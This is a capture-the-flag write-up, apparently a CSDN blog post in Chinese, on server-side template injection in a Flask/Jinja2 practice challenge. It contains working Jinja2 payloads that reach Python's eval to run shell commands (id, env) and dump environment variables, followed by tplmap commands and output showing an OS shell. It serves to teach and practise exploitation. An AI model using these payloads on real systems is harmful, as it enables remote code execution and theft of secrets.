

# buuctf [Flask]SSTI

原创

Fatesec 于 2021-03-16 15:24:58 发布 1177 收藏 6

分类专栏: [buuctf real](#) 文章标签: [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_36241198/article/details/114882798](https://blog.csdn.net/qq_36241198/article/details/114882798)

版权



[buuctf real](#) 专栏收录该内容


47 篇文章 2 订阅

订阅专栏


漏洞简介

SSTI即服务端模版注入攻击。由于程序员代码编写不当, 导致用户输入可以修改服务端模版的执行逻辑, 从而造成XSS,任意文件读取, 代码执行等一系列问题。

复现过程



访问[http://node3.buuoj.cn:29153/?name={{2\\*2}}](http://node3.buuoj.cn:29153/?name={{2*2}})



说明SSTI漏洞存在。

获取eval函数并执行任意python代码的POC:

```
{% for c in [].__class__.__base__.__subclasses__() %}
{% if c.__name__ == 'catch_warnings' %}
    {% for b in c.__init__.__globals__.values() %}
    {% if b.__class__ == {}.__class__ %}
        {% if 'eval' in b.keys() %}
            {{ b['eval']('__import__("os").popen("id").read()') }}
        {% endif %}
    {% endif %}
    {% endfor %}
{% endif %}
{% endfor %}
```

打印环境变量

```
{% for c in [].__class__.__base__.__subclasses__() %}
{% if c.__name__ == 'catch_warnings' %}
    {% for b in c.__init__.__globals__.values() %}
    {% if b.__class__ == {}.__class__ %}
        {% if 'eval' in b.keys() %}
            {{ b['eval']('__import__("os").popen("env").read()') }}
        {% endif %}
    {% endif %}
    {% endfor %}
{% endif %}
{% endfor %}
```

← → ↻ 🔒 不安全 | node3.buuoj.cn:29153/?name={%20for%20c%20in%20[. \_\_class\_\_ , \_\_base\_\_ , \_\_subclasses\_\_ ()%20%] %20{%20if%20c.\_\_name\_\_ %20== %20%27catch\_warnings%27 %} %}

应用 刷题靶场 src 合天lab 面试 web安全 渗透测试 首页 - vulfocus Web安全 - FreeBu... 探索GitHub 服务器 - 轻量应用... 课程:网络安全事件...

Hello HOSTNAME=114e10cd03ab PYTHON\_PIP\_VERSION=19.3.1 HOME=/root GPG\_KEY=0D96DF4D4110E5C43FBFB17F2D347EA6AA65421D PYTHON\_GET\_PIP\_UF pip/raw/ffe826207a010164265d9cc807978e3604d18ca0/get-pip.py SERVER\_SOFTWARE=gunicorn/20.0.0 PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/usr/sbin:/usr/bin PYTHON\_GET\_PIP\_SHA256=b86f36cc4345ae87bfd4f10ef6b2dbfa7a872bff70608a1e43944d283fd0eee FLAG=flag{93f6ad9b-9e81-4d47-9900-3ffabd32aaaf}

[https://blog.csdn.net/qq\\_36241198](https://blog.csdn.net/qq_36241198)

拿到flag

然后还有一个tplmap脚本

python tplmap.py -u "http://node3.buuoj.cn:29153/?name=1"

```
root@kali:~/文档/tplmap# python tplmap.py -u "http://node3.buuoj.cn:29153/?name=1"
[+] Tplmap 0.5
    Automatic Server-Side Template Injection Detection and Exploitation Tool

[+] Testing if GET parameter 'name' is injectable
[+] Smarty plugin is testing rendering with tag '*'
[+] Smarty plugin is testing blind injection
[+] Mako plugin is testing rendering with tag '${*}'
[+] Mako plugin is testing blind injection
[+] Python plugin is testing rendering with tag 'str(*)'
[+] Python plugin is testing blind injection
[+] Tornado plugin is testing rendering with tag '{{{*}}'
[+] Tornado plugin is testing blind injection
[+] Jinja2 plugin is testing rendering with tag '{{{*}}'
[+] Jinja2 plugin has confirmed injection with tag '{{{*}}'
[+] Tplmap identified the following injection point:

GET parameter: name
Engine: Jinja2
Injection: {{{*}}
Context: text
```

```
Context: text
OS: posix-linux 回收站
Technique: render
Capabilities:
Shell command execution: ok
```

[https://blog.csdn.net/qq\\_36241198](https://blog.csdn.net/qq_36241198)

python tplmap.py -u "http://node3.buuoj.cn:29153/?name=1" --os-shell

```
[+] Smarty plugin is testing blind injection
[+] Mako plugin is testing rendering with tag '${*}'
[+] Mako plugin is testing blind injection
[+] Python plugin is testing rendering with tag 'str(*)'
[+] Python plugin is testing blind injection
[+] Tornado plugin is testing rendering with tag '{{*}}'
[+] Tornado plugin is testing blind injection
[+] Jinja2 plugin is testing rendering with tag '{{*}}'
[+] Jinja2 plugin has confirmed injection with tag '{{*}}'
[+] Tplmap identified the following injection point:

GET parameter: name
Engine: Jinja2
Injection: {{*}} 下载
Context: text
OS: posix-linux 音乐
Technique: render
Capabilities: 回收站

Shell command execution: ok
Bind and reverse shell: ok
File write: ok
File read: ok
Code evaluation: ok, python code

[+] Run commands on the operating system.
posix-linux $ -like injections.
```

env打印环境变量

```
[+] Run commands on the operating system.
posix-linux $ env
HOSTNAME=114e10cd03ab
PYTHON_PIP_VERSION=19.3.1
HOME=/root 音乐
GPG_KEY=0D96DF4D4110E5C43FBFB17F2D347EA6AA65421D
PYTHON_GET_PIP_URL=https://github.com/pypa/get-pip/raw/ffe826207a010164265d9cc807978e3604d18ca0/g
y
SERVER_SOFTWARE=gunicorn/20.0.0
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
LANG=C.UTF-8
PYTHON_VERSION=3.6.9
PWD=/app
PYTHON_GET_PIP_SHA256=b86f36cc4345ae87bfd4f10ef6b2dbfa7a872fbff70608a1e43944d283fd0eee
FLAG=flag{93f6ad9b-9e81-4d47-9900-3ffabd32aaaf}
posix-linux $ -like injections.
```

[https://blog.csdn.net/qq\\_36241198](https://blog.csdn.net/qq_36241198)



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)